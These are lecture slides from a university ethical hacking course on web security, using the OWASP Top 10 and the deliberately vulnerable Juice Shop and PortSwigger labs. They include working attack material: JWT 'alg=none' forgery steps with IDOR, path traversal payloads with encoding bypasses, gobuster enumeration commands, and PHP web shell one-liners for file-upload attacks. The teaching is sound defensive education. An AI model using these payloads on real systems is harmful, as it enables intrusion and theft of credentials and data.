ETHL - Ethical Hacking Lab

0x03 - Web Security p1

Davide Guerri - davide[.]guerri AT uniroma1[.]it
Ethical Hacking Lab
Sapienza University of Rome - Department of Computer Science

Created: 2024-02-13
Last modified: 2025-03-27

ToC

Web application security

Web Application Security

We will be focusing on web application security

Websites, they come together with:

- **HTML** as the foundation
- **CSS** for the aesthetics
- **JavaScript** for dynamic behavior

They often utilize additional frameworks and libraries to create richer experiences

Web Application Security

What is a Web Application?

The most common architecture is made up of

- **Web server** - serving HTML, CSS, media, Javascript
  - Typically with frameworks, e.g., Angular, React,
- **Server-Side Scripting** - PHP, Python, Ruby, Perl, Node.js, ...
  - Typically with frameworks - e.g., Symfony, Django, Flask, Ruby on Rails, Sinatra...
  - Application logic is here, and this part is also responsible for presentation (e.g., MVC)
- Storage - containing data needed by the Web application to work
  - SQL or NoSQL DBMS, files, ...

Web Application Security

But there is more

Web Services

- Software components accessible over the internet, providing specific functionalities to other applications

APIs (Application Programming Interfaces)

- Web apps use APIs to leverage the capabilities of web services
- Enables them to perform actions like storing data, sending notifications, or integrating with external systems, ...

Web Application Security

We'll tackle this vast world, from an attacker perspective, with OWASP top 10

Open Worldwide Application Security Project (OWASP)

- is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted

OWASP maintains the the list of top 10 web and top 10 API security issues

- They represent a ***broad consensus*** on the most critical security risks to web applications and APIs
- Created using a combination of ***community input (surveys) and expert review***

Web Application Security

We will use the OWASP Juice Shop to practice

"OWASP Juice Shop is probably the most modern and sophisticated, insecure web application!"

Several options:

- Try Hack Me (free) - https://tryhackme.com/room/owaspjuiceshop
- Docker
- Vagrant
- Local

Web Application Security

Install Juice-shop - example

Docker (recommended)

```
docker run --rm -e NODE_ENV=unsafe -p 3000:3000 bkimminich/juice-shop
```

Connect to it with your browser and create a new user

http://localhost:3000/#/register

OWASP Top 10

Web Application Security

OWASP Top 10 for Web Applications Security- 2021 (latest, 2025 is WiP)

1. A01:2021-Broken Access Control
2. A02:2021-Cryptographic Failures
3. A03:2021-Injection
4. A04:2021-Insecure Design
5. A05:2021-Security Misconfiguration
6. A06:2021-Vulnerable and Outdated Components
7. A07:2021-Identification and Authentication Failures
8. A08:2021-Software and Data Integrity Failures
9. A09:2021-Security Logging and Monitoring Failures
10. A10:2021-Server-Side Request Forgery

Web Application Security

OWASP Top 10 for API Security - 2023 (JFYI)

1. API1:2023 - Broken Object Level Authorization
2. API2:2023 - Broken Authentication
3. API3:2023 - Broken Object Property Level Authorization
4. API4:2023 - Unrestricted Resource Consumption
5. API5:2023 - Broken Function Level Authorization
6. API6:2023 - Unrestricted Access to Sensitive Business Flows
7. API7:2023 - Server-Side Request Forgery
8. API8:2023 - Security Misconfiguration
9. API9:2023 - Improper Inventory Management
10. API10:2023 - Unsafe Consumption of APIs

A01:2021-Broken Access Control
and
A02:2021-Cryptographic Failures

OWASP Top 10

A01:2021-Broken Access Control

Users access beyond their permissions, leading to data breaches, misuse, and functionality abuse - some examples:

- **Over-permissioned access**: Too much access granted, not based on specific needs
- **Bypassing checks**: Manipulating URLs, application state, or API requests
- **Insecure identifiers**: Accessing others' accounts using unique IDs (IDOR)
- **Unprotected APIs:** Missing access controls for sensitive actions
- **Privilege escalation**: Unintentional or malicious elevation of user rights
- **Metadata manipulation**: Tampering with tokens, cookies, or CORS configurations
- **Forced access**: Sneaking into unauthorized or privileged areas

OWASP Top 10

A02:2021-Cryptographic Failures

Notable CWEs associated with Crypto Failures are *CWE-259: Use of Hard-coded Password*, *CWE-327: Broken or Risky Crypto Algorithm*, and *CWE-331 Insufficient Entropy*.
Some examples:

- **Plaintext Transmission**: use of unencrypted protocols like HTTP
- **Weak Crypto**: outdated algorithms and protocols + downgrade
- **Randomness Issues**: Non-cryptographically secure randomness, weak seeding
- **Hash Function Hassles**: Insecure, legacy, hash functions

OWASP Top 10

JSON Web Tokens - RFC 7519

JSON Web Tokens are an open, industry standard method for representing claims securely between two parties

‹short refresh on sessions and session cookies›

JWTs are sometimes used as session cookies

After you created your user on Juice Shop, you can see that it uses JWT!

OWASP Top 10

JSON Web Tokens

3 parts:

1. Header (json)
2. Payload (json)
3. Signature (header + payload) (bin)

Encoded with **base64** and separated by **dots**

Request

Pretty | Raw | Hex | Veb Token

```
GET /profile HTTP/1.1 \r \n
Host: 192.168.1.73:3000 \r \n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0 \r \n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 \r \n
Accept-Language: en-US,en;q=0.5 \r \n
Accept-Encoding: gzip, deflate, br \r \n
Referer: http://192.168.1.73:3000/ \r \n
Sec-GPC: 1 \r \n
Connection: close \r \n
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW
1haWwiOiJhQGIuYyIsInBhc3N3b3JkIjoiODI3Y2NiMGVlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZ
Wx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3Vw
bG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDItMTYgMTc6MDM
6MzUuOTkwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDItMTYgMTc6MjM6NDguMzQ4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sIm
lhdCI6MTcwODEwNDQ3NH0.aXY9YJbeSDSVAcqu_Pjhi0UDRYoXwdM0okLD4SqZkcST4I79_1YyPekr5ckrC8rsPmhA7jkrs5qtCP54lTxVE
5NPNn6WW0POzooOxflm61L1IfrsYv9Q9zJ5OunJSzcRp9dDaAAbE1MTbyzLdiA0s7CsjpAgkMZoiqx6Zq0exuU \r \n
Upgrade-Insecure-Requests: 1 \r \n
\r \n
```

OWASP Top 10

JSON Web Tokens

In this example, integrity + authenticity is done via **RS256**

- HMAC-SHA256 + RSA with server private key

Other algorithms, also using symmetric encryption

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhQGIuYyIsInBhc3N3b3JkIjoiODI3Y2NiMGVlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDItMTYgMTc6MDM6MzUuOTkwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDItMTYgMTc6MjM6NDguMzQ4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwODEwNDQ3NH0.aXY9YJbeSDSVAcqu_Pjhi0UDRYoXwdM0okLD4SqZkcST4I79_1YyPekr5ckrC8rsPmhA7jkrs5qtCP54lTxVE5NPNn6WW0POzooOxflm61L1IfrsYv9Q9zJ5OunJSzcRp9dDaAAbE1MTbyzLdiA0s7CsjpAgkMZoiqx6Zq0exuU

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "alg": "RS256"
}
```


PAYLOAD: DATA


```
  "data": {
    "id": 22,
    "username": "",
    "email": "a@b.c",
    "password": "827ccb0eea8a706c4c34a16891f84e7b",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "undefined",
    "profileImage":
"/assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2024-02-16 17:03:35.990 +00:00",
    "updatedAt": "2024-02-16 17:23:48.348 +00:00",
    "deletedAt": null
  },
  "iat": 1708104474
}
```

OWASP Top 10

JSON Web Tokens

Older implementation of JWT had some interesting bugs

In particular, the signing algorithm ***could*** be downgraded to... **none**

- And remove the signature

This allows changing the payload arbitrarily!

Serialized JWT

eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhQGIuYyIsInBhc3N3b3JkIjoiODI3Y2NiMGVlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoidW5kZWZpbmVkIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3Rw
U2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDItMTYgMTc6MDM6MzU
uOTkwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDItMTYgMTc6MjM6NDguMzQ4ICswMDowMCIsIm
RlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwODEwNDQ3NH0.

Copy Decrypt Verify

JWS JWE

Header

```
{
    "typ": "JWT",
    "alg": "none"
}
```

Format JSON

Compact JSON

Payload

```
{
    "status": "success",
    "data": {
        "id": 22,
        "username": "",
        "email": "a@b.c",
        "password": "827ccb0eea8a706c4c34a16891f84e7b",
        "role": "customer"
```

Format JSON

Compact JSON

OWASP Top 10

JSON Web Tokens - A01:2021-Broken Access Control

JWT downgrade used to be a real, serious, implementation vulnerability

DP-3T (Decentralized Privacy-Preserving Proximity Tracing, COVID-19!)

- CVE-2020-15957 - Missing signature validation of JWT when alg=none

Another attack on signing alg:

- `s/RS256/HS256/` could force using the public key as a symmetric key
  - Need access to the public key (try to find them on Juice Shop...)

OWASP Top 10

JSON Web Tokens

Try it yourself!

We are about to exploit:

- **A02:2021-Cryptographic Failures** ⇒ crypto protocol downgrade (to none)
- **A01:2021-Broken Access Control** ⇒ IDOR for User ID

[practice]

Log in to the Juice Shop app with the `admin` account


(the hard way)

OWASP Top 10

JSON Web Tokens

Acquire Juice Shop JWT

1. Right click, Inspect
2. Storage
3. Open the cookies' viewer/editor
4. Copy the JWT



OWASP Top 10

JSON Web Tokens

5. Split the token header and payload, discard the signature
6. Decode the header, verify it's a JWT + using RS256 (the header should be the same for everyone):

```
~> echo "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9"|base64 -d
{"typ":"JWT","alg":"RS256"}
```

OWASP Top 10

JSON Web Tokens - A02:2021-Cryptographic Failures

7. Downgrade the cryptographic algorithm to **'none'**
8. Encode the new header with base64, **remove trailing '='** (i.e., padding for base64)

```
echo -n '{"typ":"JWT","alg":"none"}' | base64 | sed 's/=*$//'
```

You should get:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0
```

OWASP Top 10

JSON Web Tokens - A01:2021-Broken Access Control

In addition to the **token manipulation**, we will also exploit Juice-Shop Broken Access Control using **IDOR**: **I**nsecure **D**irect **O**bject **R**eference

9. Manipulate the JWT payload, changing the user id to `1`, encode it with base64

```
echo "<encoded payload>" | base64 -d | \
    sed 's/"id":[0-9]*/"id":1/' | base64 | sed 's/=*$//'
```

OWASP Top 10

JSON Web Tokens - A01:2021-Broken Access Control

10. Re-assemble the token (mind the 2 dots!):

```
<encoded new header>.<encoded new payload>.
```

11. Replace the old cookie

Can you get the Admin account?

Web Application Enumeration

Web Application Enumeration

Essential, for instance, in the reconnaissance stage and lateral movement

1) Play around with the application, understand its behavior and potential weaknesses
   - Use the web application as a regular user, “document” interesting features
   - Where possible, sign up and explore the internals of the application
   - Try to access well-known resources that can provide useful insights
   - Fuzz some elements (e.g., parameters, cookies, headers, ...), see what happens
   - Experience will make this more effective!

Web Application Enumeration

Play around with the application - examples

In our Juice Shop, we might want to try to following things:

- Browse the e-commerce site, make a note of email addresses (i.e., registered users)
- `robots.txt` can provide information on paths not directly linked
- `.well-known/security.txt`can also be interesting
- Analyze network activities while browsing the site (e.g., Browser Inspect feature)
  - We can see Juice Shop uses a RESTful API…
  - `application-configuration`looks interesting…
- Can you make the application crash and learn what tech stack it's using?

Web Application Enumeration

2) Determine other **virtual hosts** (not applicable to Juice Shop)
   - Find other web applications or endpoints hosted on the same machine
   - Different virtual hosts may share the same X509 cert
     - Unless target uses Server Name Indication (SNI)
   - Search engines - Bing used to support `ip:`, is it still possible?
   - Virtual host brute-forcing (*)

(*) Note that this is an active enumeration, can be considered an attack.


Web Application Enumeration

Example: www.repubblica.it (***do not*** actually attack it 😅)

- Inspect the website x590 certificate
- Search on crt.sh - look for potential virtual hosts
- [small gem] Bing still works :-)
- Another useful website: subdomainfinder.c99.nl

We ***won't*** try the following on repubblica.it:

- vhost or DNS brute forcing ("active" and noisy)



Web Application Enumeration

Gobuster

Bruteforcer for URIs, vhosts, DNS subdomain, GCP buckets, AWS S3 buckets, TFTP servers

Mandatory disclaimer: besides *maybe* DNS subdomain enumeration, these can all be considered attacks

You have Gobuster on Kali or Parrot OS, let's try it on Juice Shop

Web Application Enumeration

Gobuster - Seclists

- Collection of multiple types of lists used during security assessments
- List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more

Install Seclists package on Kali

```
sudo apt -y install seclists
```

Other distributions

```
git clone https://github.com/danielmiessler/SecLists.git
```

Web Application Enumeration

Gobuster - other useful wordlists

Installed by default on Kali (package `wordlists`) e.g., `rockyou.txt.gz` under

`/usr/share/wordlists/`

Other distributions, for instance:

https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt

More wordlists:

https://github.com/ignis-sec/Pwdb-Public.git

Web Application Enumeration

Enumerate subdomains

```
gobuster dns \
    -w /usr/share/seclists/Discovery/DNS/fierce-hostlist.txt \
    -d google.com
```

Enumerate virtual hosts

```
gobuster vhost \
    -w /usr/share/seclists/Discovery/DNS/fierce-hostlist.txt \
    -u www.google.com
```

Web Application Enumeration

Practice

Enumerate directories of the Juice Shop web application

```
gobuster dir \
    -w /usr/share/seclists/Discovery/Web-Content/common.txt \
    --exclude-length 3748 -u http://192.168.1.73:3000/
```

Burp Suite

Burp Suite

What is Burp Suite?

Multiplatform, integrated, suite and graphical tool:

- For performing security testing of web applications
- It supports the entire testing process
  - From initial mapping and analysis of an application's attack surface
  - Through to finding and exploiting security vulnerabilities

Burp Suite

The community edition is completely free

It has some important limitations, but it will work just fine for us

Download it at [PortSwigger website](), choosing your platform

[demo]

Burp suite - setting up a proxy (including TLS)

Path traversal

Path traversal

Part of A01:2021-Broken Access Control

Crafting malicious input to access unauthorized files and directories

- Exploiting vulnerabilities in how applications handle user-supplied input

Examples

https://insecure-website.com/loadImage?**filename=../../../etc/passwd**


https://insecure-website.com/loadImage?**filename=..\..\..\windows\win.ini**

Path traversal

Path traversal - A01:2021-Broken Access Control

[Demo]

```
~ (-zsh)
❯
❯
❯ clear
❯ curl -s https://0a65005303ba746f88fde60900050032.web-security-academy.net/imag
e\?filename\=5.jpg -o 5.jpg;file 5.jpg
5.jpg: JPEG image data, Exif standard: [TIFF image data, little-endian, direntri
es=12, height=276, bps=158, PhotometricIntepretation=RGB, orientation=upper-left
, width=400], baseline, precision 8, 700x467, components 3
❯ curl -s https://0a65005303ba746f88fde60900050032.web-security-academy.net/imag
e\?filename\=../../../proc/self/environ|hexdump -C
00000000  53 55 44 4f 5f 47 49 44  3d 31 30 30 30 30 30 4d  |SUDO_GID=10000.M|
00000010  41 49 4c 3d 2f 76 61 72  2f 6d 61 69 6c 2f 70 65  |AIL=/var/mail/pe|
00000020  74 65 72 00 55 53 45 52  3d 70 65 74 65 72 00 48  |ter.USER=peter.H|
00000030  4f 53 54 4e 41 4d 45 3d  37 65 35 35 38 39 39 37  |OSTNAME=7e558997|
00000040  65 30 30 30 00 48 4f 4d  45 3d 2f 68 6f 6d 65 2f  |e000.HOME=/home/|
00000050  70 65 74 65 72 00 53 55  44 4f 5f 55 49 44 3d 31  |peter.SUDO_UID=1|
00000060  30 30 30 30 00 4c 4f 47  4e 41 4d 45 3d 70 65 74  |0000.LOGNAME=pet|
00000070  65 72 00 54 45 52 4d 3d  78 74 65 72 6d 00 50 41  |er.TERM=xterm.PA|
00000080  54 48 3d 2f 75 73 72 2f  6c 6f 63 61 6c 2f 73 62  |TH=/usr/local/sb|
00000090  69 6e 3a 2f 75 73 72 2f  6c 6f 63 61 6c 2f 62 69  |in:/usr/local/bi|
000000a0  6e 3a 2f 75 73 72 2f 73  62 69 6e 3a 2f 75 73 72  |n:/usr/sbin:/usr|
000000b0  2f 62 69 6e 3a 2f 73 62  69 6e 3a 2f 62 69 6e 3a  |/bin:/sbin:/bin:|
000000c0  2f 73 6e 61 70 2f 62 69  6e 00 53 55 44 4f 5f 43  |/snap/bin.SUDO_C|
000000d0  4f 4d 4d 41 4e 44 3d 2f  75 73 72 2f 62 69 6e 2f  |OMMAND=/usr/bin/|
000000e0  73 68 20 2d 63 20 62 61  73 65 36 34 20 2f 76 61  |sh -c base64 /va|
000000f0  72 2f 77 77 77 2f 69 6d  61 67 65 73 2f 2e 2e 2f  |r/www/images/../|
```



Path traversal

Not always that easy :) - URL **encoding** and **double** URL **encoding** can sometimes help bypass filters

Some examples:

```
%2e%2e%2f        ⇒    ../
%2e%2e/          ⇒    ../
..%2f                 ⇒    ../
%2e%2e%5c        ⇒    ..\
%2e%2e\          ⇒    ..\
..%5c            ⇒    ..\
%252e%252e%255c       ⇒    ..\   (double encoding)
..%255c          ⇒    ..\   (double encoding)
..//             ⇒    ../   (may trick some filter)
```

UNICODE (UTF-8) Encoding (only systems that can accept UNICODE sequences)

```
..%c0%af         ⇒    ../
..%c1%9c         ⇒    ..\
```

[homework/challenge]

Can you find a path traversal vulnerability in Juice Shop?

File upload

File upload

Part of multiple OWASP Top 10 categories

Caused by **Unchecked Uploads:** Server allows any file type without validation (or validation can be bypassed)

- **Malicious File Types**: Upload harmful scripts (e.g., PHP, ASP) for RCE
- **Content Tampering:** Uploads can modify website content or user data

Just the act of uploading the file is in itself enough to cause damage
Other attacks may involve a follow-up HTTP request for the file, to trigger its execution by the server

File upload

Example of PHP scripts to upload

```
<?php echo file_get_contents('/proc/def/environ'); ?>
```


or

```
<?php echo system($_GET['command']); ?>
```

File upload

Demo

```
❯ curl https://0abe00e00300a8dc815f7f4f006c0082.web-security-academy.net/files/avatars/env.php | hexdump -C
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1299  100  1299    0     0   5626      0 --:--:-- --:--:-- --:--:--  5647
00000000  53 55 44 4f 5f 47 49 44  3d 30 00 55 53 45 52 3d  |SUDO_GID=0.USER=|
00000010  63 61 72 6c 6f 73 00 48  4f 53 54 4e 41 4d 45 3d  |carlos.HOSTNAME=|
00000020  33 35 34 31 39 31 66 33  66 61 37 66 00 55 53 45  |354191f3fa7f.USE|
00000030  5f 46 41 4b 45 5f 54 49  4d 45 5f 53 4f 55 52 43  |_FAKE_TIME_SOURC|
00000040  45 3d 66 61 6c 73 65 00  41 50 41 43 48 45 5f 55  |E=false.APACHE_U|
00000050  4c 49 4d 49 54 5f 4d 41  58 5f 46 49 4c 45 53 3d  |LIMIT_MAX_FILES=|
00000060  75 6c 69 6d 69 74 20 2d  6e 20 32 30 34 38 00 53  |ulimit -n 2048.S|
```



Links

- Gobuster
- Seclists
- Burpsuite